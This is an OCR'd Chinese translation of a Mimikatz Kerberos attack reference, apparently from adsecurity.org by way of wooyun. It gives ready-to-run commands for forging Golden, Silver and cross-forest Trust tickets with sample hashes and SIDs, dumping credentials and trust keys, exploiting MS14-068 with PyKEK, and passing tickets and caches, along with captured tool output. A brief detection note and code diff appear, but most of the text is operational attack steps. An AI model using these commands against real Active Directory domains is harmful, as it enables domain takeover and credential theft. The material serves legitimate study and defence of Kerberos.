
- /aes128 – 指定 AES128 的 key
- /aes256 – 指定 AES256 的 key

黄金票证默认的组

- Domain Users 组的 SID: S-1-5-21-513
- Domain Admins 组的 SID: S-1-5-21-512
- Schema Admins 组的 SID: S-1-5-21-518
- Enterprise Admins 组的 SID: S-1-5-21-519 (只有在林的根域中创建了伪造的票证并使用 /sids 参数指定 AD 林中管理员权限的情况下才会有效)
- Group Policy Creator Owners 组的 SID: S-1-5-21-520

kerberos::golden /admin:ADMINACCOUNTNAME /domain:DOMAINFQDN /id:ACCOUNTRID /sid:DOMAINSID /krbtgt:KRBTGTPASSWORDHASH /ptt

命令示例：
.\mimikatz "kerberos::golden /admin:DarthVader /domain:rd.lab.adsecurity.org /id:9999 /sid:S-1-5-21-135380161-102191138-581311202 /krbtgt:13026055d01f235d67634e109da03321 /startoffset:0 /endin:600 /renewmax:10080 /ptt" exit



黄金票证参考：

使用“ SID 历史”的黄金票证 (https://adsecurity.org/?p=1640)

更新于 1/5/2016：

在 2015 年一月初，我分享过检测伪造的 Kerberos 票证并且随后在 BSides Charm 2015 中提到过此信息。不久后，Mimikatz 进行了更新，使用了一个设置为静态值的 domain 字段，此字段通常包含字符串“eo.oe”。更新于 1/5/2016 的 Mimikatz (https://github.com/gentilkiwi/mimikatz) 中，伪造的 Kerberos 票证将不再包含一个不规则的域，因为 Kerberos 票证的域组件

中放置了 NetBIOS 域名称
(https://github.com/gentilkiwi/mimikatz/commit/fbb32cdcfa688892ab91b98044c453414193bb74#diff-60c3d6f46631121e0d6f97c2a2e143c9R602)。

下面是使用 diff 列出了 Mimikatz 代码的不同之处：

```
588  601        KIWI_NEVERTIME(&validationInfo.PasswordMustChange);
589       -     RtlInitUnicodeString(&validationInfo.LogonDomainName, L"<3 eo.oe ~ ANSSI E>");
     602  +     RtlInitUnicodeString(&validationInfo.LogonDomainName, LogonDomainName);
```


更多关于检测伪造的 Kerberos 票证（黄金票证，白银票证，等等）的不同之处，请看这里 (https://adsecurity.org/?p=1515#DetectingForgedKerberosTickets)。

白银票证（Silver Ticket）

白银票证（Silver Ticket）是一个 TGS （在格式上类似于 TGT），使用了目标的服务帐户（通过 SPN 映射标识）的 NTLM 密码哈希做加密，签名。
创建一个白银票证的 Mimikatz 命令为 “kerberos::golden”

Mimikatz 白银票证命令参考

- /domain – 指定完全合格的域名称，如: “lab.adsecurity.org”。
- /sid – 指定域的 SID。 如: “S-1-5-21-1473643419-774954089-2222329127”.
- /sids – 指定你想要使用票证去欺骗其他在 AD 林中的帐户或组的 SID。这个是根域中，企业管理员组（Enterprise Admins group）的 SID “S-1-5-21-1473643419-774954089-5872329127-519”。 此参数将会添加所提供的 SID 到 SID History 参数。 (https://adsecurity.org/?p=1640)
- /user – 指定假冒的用户名。
- /groups (可选的) – 指定用户所属组的 RID (第一个是主要的组)。添加用户或计算机帐户的 RID，以获得相同的访问权限。默认组: 513,512,520,518,519 是众所周知的 Administrator 组的 RID（下面会列出）。
- /krbtgt – 获取域的 KDC 服务帐户(KRBTGT)的 NTLM 密码哈希。用于对 TGT 进行加密和签名。
- /ticket (可选的) – 提供保存伪造的票证文件的路径和名称或者使用 /ptt 参数将黄金票证注入到内存中。
- /ptt – 是 /ticket 参数的替代参数– 使用该参数可以立即将伪造的票证注入到内存中。
- /id (可选的) – 用户的 RID。 Mimikatz 中默认的值为 500 (默认的 Administrator 帐户的 RID)。
- /startoffset (optional) – 当票证可用时指定起始偏移(在使用此选项时通常指定为 -10 或 0)。 Mimikatz 中默认的值为 0。
- /endin (可选的) – 票证的生命周期。 Mimikatz 中默认的值为 10 年 (5,262,480 分钟)。 Active Directory 中的 Kerberos 策略设置的值是 10 小时 (600 分钟)。
- /renewmax (可选的) – 使用了续约的票证的最大生命周期。 Mimikatz 中默认的值为 10 年 (5,262,480 分钟)。 Active Directory 中的 Kerberos 策略设置的值是 7 天 (10,080 分钟)。
- /sids (可选的) – 指定在 AD 林中的企业管理员组（Enterprise Admins group）([ADRootDomainSID]-519) 中的 SID 以便欺骗在 AD 林中的企业管理员权限 (在 AD 林中的每一个域中的 AD 管理员)。
- /aes128 – 指定 AES128 的 key
- /aes256 – 指定 AES256 的 key

白银票证必须指定的参数

- /target – 指定目标服务器的 FQDN。
- /service – 运行在目标服务器上的 kerberos 服务。这一个服务主体名称类或类型，例如 cifs, http, mssql。

- /rc4 – 该服务的 NTLM 哈希 (计算机帐户 or 用户帐户)


白银票证默认的组

- Domain Users 组的 SID: S-1-5-21-513
- Domain Admins 组的 SID: S-1-5-21-512
- Schema Admins 组的 SID: S-1-5-21-518
- Enterprise Admins 组的 SID: S-1-5-21-519 (只有在林的根域中创建了伪造的票证并使用 /sids 参数指定 AD 林中管理员权限的情况下才会有效)
- Group Policy Creator Owners 组的 SID: S-1-5-21-520

使用 Mimikatz 创建白银票证（Silver Ticket）示例

下面是为 adsmswin2k8r2.lab.adsecurity.org 上的 CIFS 服务创建一个白银票证的 Mimikatz 命令。为了确保白银票证能够成功创建，需要先找到 adsmswin2k8r2.lab.adsecurity.org 中的 AD 计算机帐户的密码哈希，你可以从一个 AD 域中导出，也可以在本地系统中直接运行 Mimikatz (Mimikatz “privilege::debug” “sekurlsa::logonpasswords” exit)。NTLM 密码哈希被用于 /rc4 参数，服务 SPN 类型同样需要使用 /service 参数指定。最后，目标计算机的完全合格域名名称（FQDN）需要在 /target 参数中指定。不要忘记在 /sid 参数中指定域的 SID 。

mimikatz "kerberos::golden /admin:LukeSkywalker /id:1106 /domain:lab.adsecurity.org /sid:S-1-5-21-1473643419-774954089-2222329127 /target:adsmswin2k8r2.lab.adsecurity.org /rc4:d7e2b80507ea074ad59f152a1ba20458 /service:cifs /ptt" exit



更新于 1/5/2016：

在 2015 年一月初，我分享过检测伪造的 Kerberos 票证并且随后在 BSides Charm 2015 中提到过此信息。不久后，Mimikatz 进行了更新，使用了一个设置为静态值的 domain 字段，此字段通常包含字符串“eo.oe”。更新于 1/5/2016 的 Mimikatz (https://github.com/gentilkiwi/mimikatz) 中，伪造的 Kerberos 票证将不再包含一个不规则的域，因为 Kerberos 票证的域组件中放置了 NetBIOS 域名称 (https://github.com/gentilkiwi/mimikatz/commit/fbb32cdcfa688892ab91b98044c453414193bb74#diff-60c3d6f46631121e0d6f97c2a2e143c9R602)。

下面是使用 diff 列出了 Mimikatz 代码的不同之处：

```
588   601         KIWI_NEVERTIME(&validationInfo.PasswordMustChange);
589         -     RtlInitUnicodeString(&validationInfo.LogonDomainName, L"<3 eo.oe ~ ANSSI E>");
      602   +     RtlInitUnicodeString(&validationInfo.LogonDomainName, LogonDomainName);
```

更多关于检测伪造的 Kerberos 票证（黄金票证，白银票证，等等）的不同之处，请看这里 (https://adsecurity.org/?p=1515#DetectingForgedKerberosTickets)。

信任票证（Trust Ticket）

一旦 Active Directory 的信任密码哈希确定后 (Mimikatz “privilege::debug” “lsadump::trust /patch” exit) (https://adsecurity.org/?page_id=1821#LSADUMP)，就可以生成一个信任票证（Trust Ticket）。关于信任票证（Trust Ticket）背后的更多细节，请看这里 (https://adsecurity.org/?p=1588)


伪造内部的 AD 林信任票证

在这个例子中，需要利用两个额外的工具，由 Benjamin Delpy 编写的 AskTGS 和 Kirbikator。

第一步 导出信任密码（或信任密钥）

当前使用的 Mimikatz 版本可以提取出信任密钥（或密码）。

(Mimikatz “privilege::debug” “lsadump::trust /patch” exit) (https://adsecurity.org/?page_id=1821#LSADUMP)



第二步 使用 Mimikatz 创建伪造的信任票证（跨域 TGT）

伪造信任票证说明了票证的持有人是 AD 林中的企业管理员（Enterprise Admin）。这使得从一个子域到父域的访问会得到完全的管理权限。请注意，此帐户没有存在于任何地方，因为它有效的使用黄金票证跨越了信任域。
创建一个信任票证的 Mimikatz 命令为 “kerberos::golden”

Mimikatz 信任票证命令参考

- /domain – 指定完全合格的域名称，如: “lab.adsecurity.org”。

- /sid – 指定域的 SID。 如: “S-1-5-21-1473643419-774954089-2222329127”.
- /sids – 指定你想要使用票证去欺骗其他在 AD 林中的帐户或组的 SID。这个是根域中，企业管理员组（Enterprise Admins group）的 SID “S-1-5-21-1473643419-774954089-5872329127-519”。 此参数将会添加所提供的 SID 到 SID History 参数。 (https://adsecurity.org/?p=1640)
- /user – 指定假冒的用户名。
- /groups (可选的) – 指定用户所属组的 RID (第一个是主要的组)。添加用户或计算机帐户的 RID，以获得相同的访问权限。默认组: 513,512,520,518,519 是众所周知的 Administrator 组的 RID（下面会列出）。
- /krbtgt – 获取域的 KDC 服务帐户(KRBTGT)的 NTLM 密码哈希。用于对 TGT 进行加密和签名。
- /ticket (可选的) – 提供保存伪造的票证文件的路径和名称或者使用 /ptt 参数将黄金票证注入到内存中。
- /ptt – 是 /ticket 参数的替代参数– 使用该参数可以立即将伪造的票证注入到内存中。
- /id (可选的) – 用户的 RID。 Mimikatz 中默认的值为 500 (默认的 Administrator 帐户的 RID)。
- /startoffset (optional) – 当票证可用时指定起始偏移(在使用此选项时通常指定为 -10 或 0)。 Mimikatz 中默认的值为 0。
- /endin (可选的) – 票证的生命周期。 Mimikatz 中默认的值为 10 年 (5,262,480 分钟)。 Active Directory 中的 Kerberos 策略设置的值是 10 小时 (600 分钟)。
- /renewmax (可选的) – 使用了续约的票证的最大生命周期。 Mimikatz 中默认的值为 10 年 (5,262,480 分钟)。 Active Directory 中的 Kerberos 策略设置的值是 7 天 (10,080 分钟)。
- /sids (可选的) – 指定在 AD 林中的企业管理员组（Enterprise Admins group）([ADRootDomainSID]-519) 中的 SID 以便欺骗在 AD 林中的企业管理员权限 (在 AD 林中的每一个域中的 AD 管理员)。
- /aes128 – 指定 AES128 的 key
- /aes256 – 指定 AES256 的 key

信任票证必须指定的参数

- /target – 指定目标服务器的 FQDN。
- /service – 运行在目标服务器上的 kerberos 服务。这一个服务主体名称类或类型，例如 cifs, http, mssql。
- /rc4 – 该服务的 NTLM 哈希 (计算机帐户 or 用户帐户)
- /ticket – 提供保存伪造的票证文件的路径和名称或者使用 /ptt 参数将黄金票证注入到内存中。

信任票证默认的组


- Domain Users 组的 SID: S-1-5-21-513
- Domain Admins 组的 SID: S-1-5-21-512
- Schema Admins 组的 SID: S-1-5-21-518
- Enterprise Admins 组的 SID: S-1-5-21-519 (只有在林的根域中创建了伪造的票证并使用 /sids 参数指定 AD 林中管理员权限的情况下才会有效)
- Group Policy Creator Owners 组的 SID: S-1-5-21-520

Mimikatz "Kerberos::golden /domain:child.lab.adsecurity.org /sid:S-1-5-21-3677078698-724690114-1972670770 /sids:S-1-5-21-1581655573-3923512380-696647894-519 /rc4:49ed1653275f78846ff06de1a02386fd /user:DarthVader /service:krbtgt /target:lab.adsecurity.org /ticket:c:\temp\tickets\EA-ADSECLABCHILD.kirbi" exit

第三步 利用第二步中创建的信任票证文件在目的域中为针对性的服务获取 TGS 。保存 TGS 到一个文件中


在这个例子中，针对 CIFS 服务（实际上它可以针对任何服务）所产生的结果是 TGS 提供给了 EA 访问父（根）域中的域控制器的权限。

Asktgs c:\temp\tickets\EA-ADSECLABCHILD.kirbi CIFS/ADSDC02.lab.adsecurity.org



第四步 利用第三步中创建的 TGS 文件并使用已经欺骗到手的权限访问目标服务


Kirbikator lsa c:\temp\tickets\CIFS.ADSDC02.lab.adsecurity.org.kirbi



- KERBEROS::Hash – 将密码哈希为密钥
- KERBEROS::List – 列出在用户内存中的所有用户的票证（TGS 和 TGT）。没有指定必需的权限，因为它只是显示了当前用户的票证。与 “klist” 的功能相似。
- /export – 将用户的票证导出到文件中。

使用SEKURLSA::TICKETS 转储所在已在系统中验证过的用户的 Kerberos 票证。

请注意，在有些情况下，用户的凭证将不会被导出。这时候需要运行 SEKURLSA::Tickets /export（需要有适当的权限）。



KERBEROS::PTC – 缓存传递（NT6）
*Nix 操作系统，如 Mac OS， Linux，BSD， Unix，等等会将 Kerberos 凭证进行缓存。这些已经被缓存的文件通过使用 Mimikatz 可以被复制以及传递。同样对将 Kerberos 票证注入到缓存文件中也很有用。

一个很好的例子是在使用 PyKEK 利用 MS14-068 漏洞 (https://adsecurity.org/?p=676)时所使用的 Mimikatz 的 kerberos::ptc 命令。PyKEK 生成了一个缓存文件，使用 Mimikatz 的 kerberos::ptc 命令可以注入操作。

```
c:\Temp>c:\temp\pykek\ms14-068.py -u joeuser@lab.adsecurity.org -p Password99! -s S-1-5-21-1581655573-3923512380-696647894-2634 -d adsdc02.lab.adsecurity.org
  [+] Building AS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending AS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing AS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Building TGS-REQ for adsdc02.lab.adsecurity.org... Done!
  [+] Sending TGS-REQ to adsdc02.lab.adsecurity.org... Done!
  [+] Receiving TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Parsing TGS-REP from adsdc02.lab.adsecurity.org... Done!
  [+] Creating ccache file 'TGT_joeuser@lab.adsecurity.org.ccache'... Done!

c:\Temp>c:\temp\mimikatz\mimikatz.exe

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Aug 25 2015 11:30:54)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                 with 16 modules * * */


mimikatz # kerberos::ptc c:\temp\TGT_joeuser@lab.adsecurity.org.ccache

Principal : (01) : joeuser ; @ LAB.ADSECURITY.ORG

Data 0
          Start/End/MaxRenew: 12/30/2015 1:43:57 PM ; 12/30/2015 11:43:57 PM ; 1/6/2016 1:43:57 PM
          Service Name (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Target Name  (01) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
          Client Name  (01) : joeuser ; @ LAB.ADSECURITY.ORG
          Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            54bd6cdec816a2987cfc28ea34b362fb
          Ticket            : 0x00000000 - null              ; kvno = 2        [...]
          * Injecting ticket : OK

mimikatz # exit
Bye!
```

KERBEROS::PTT – 票证传递

在找到 Kerberos 票证之后，它可以被复制到其他系统上，并且可以传递到当前会话中有效的模拟一次登录且无需与域控制器有任何通信。未指定所需的权限。

类似于SEKURLSA::PTH (Pass-The-Hash) 哈希传递

- /filename – 指定票证的文件名称（可以是多个）
- /diretory – 指定所有将被注入的 .kirbi 文件的文件夹路径

```
mimikatz(commandline) # kerberos::ptt [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi
  0 - File '[0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi' : OK

mimikatz(commandline) # exit
Bye!
PS C:\temp\m> klist

Current LogonId is 0:0x2b3d7

Cached Tickets: (1)

#0>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 6/26/2015 22:27:22 (local)
        End Time:   6/27/2015 8:27:22 (local)
        Renew Time: 7/3/2015 22:27:22 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
```


KERBEROS::Purge – 清除所有的 Kerberos 票证


功能类似于 “klist purge” 。在传递票证（PTC，PTT，等）前运行此命令，并且确保使用了正确的用户上下文。

```
mimikatz(commandline) # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 9/14/2015 6:46:57 PM ; 9/15/2015 4:46:57 AM ; 9/21/2015 6:46:57 PM
   Server Name       : krbtgt/RD.ADSECURITY.ORG @ RD.ADSECURITY.ORG
   Client Name       : Admin @ RD.ADSECURITY.ORG
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK
```


KERBEROS::TGT – 获取当前用户的 TGT


mimikatz(commandline) # kerberos::tgt
Kerberos TGT of current session :
Start/End/MaxRenew: 9/14/2015 6:49:41 PM ; 9/15/2015 4:49:41 AM ; 9/21/2015 6:49:41 PM
Service Name (02) : krbtgt ; RD.ADSECURITY.ORG ; @ RD.ADSECURITY.ORG
Target Name (02) : krbtgt ; RD ; @ RD.ADSECURITY.ORG
Client Name (01) : Admin ; @ RD.ADSECURITY.ORG
Flags 40e10000 : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
Session Key : 0x00000017 - rc4_hmac_nt
00000000000000000000000000000000
Ticket : 0x00000017 - rc4_hmac_nt ; kvno = 0 [...]
** Session key is NULL! It means allowtgtsessionkey is not set to 1 **
drops.wooyun.org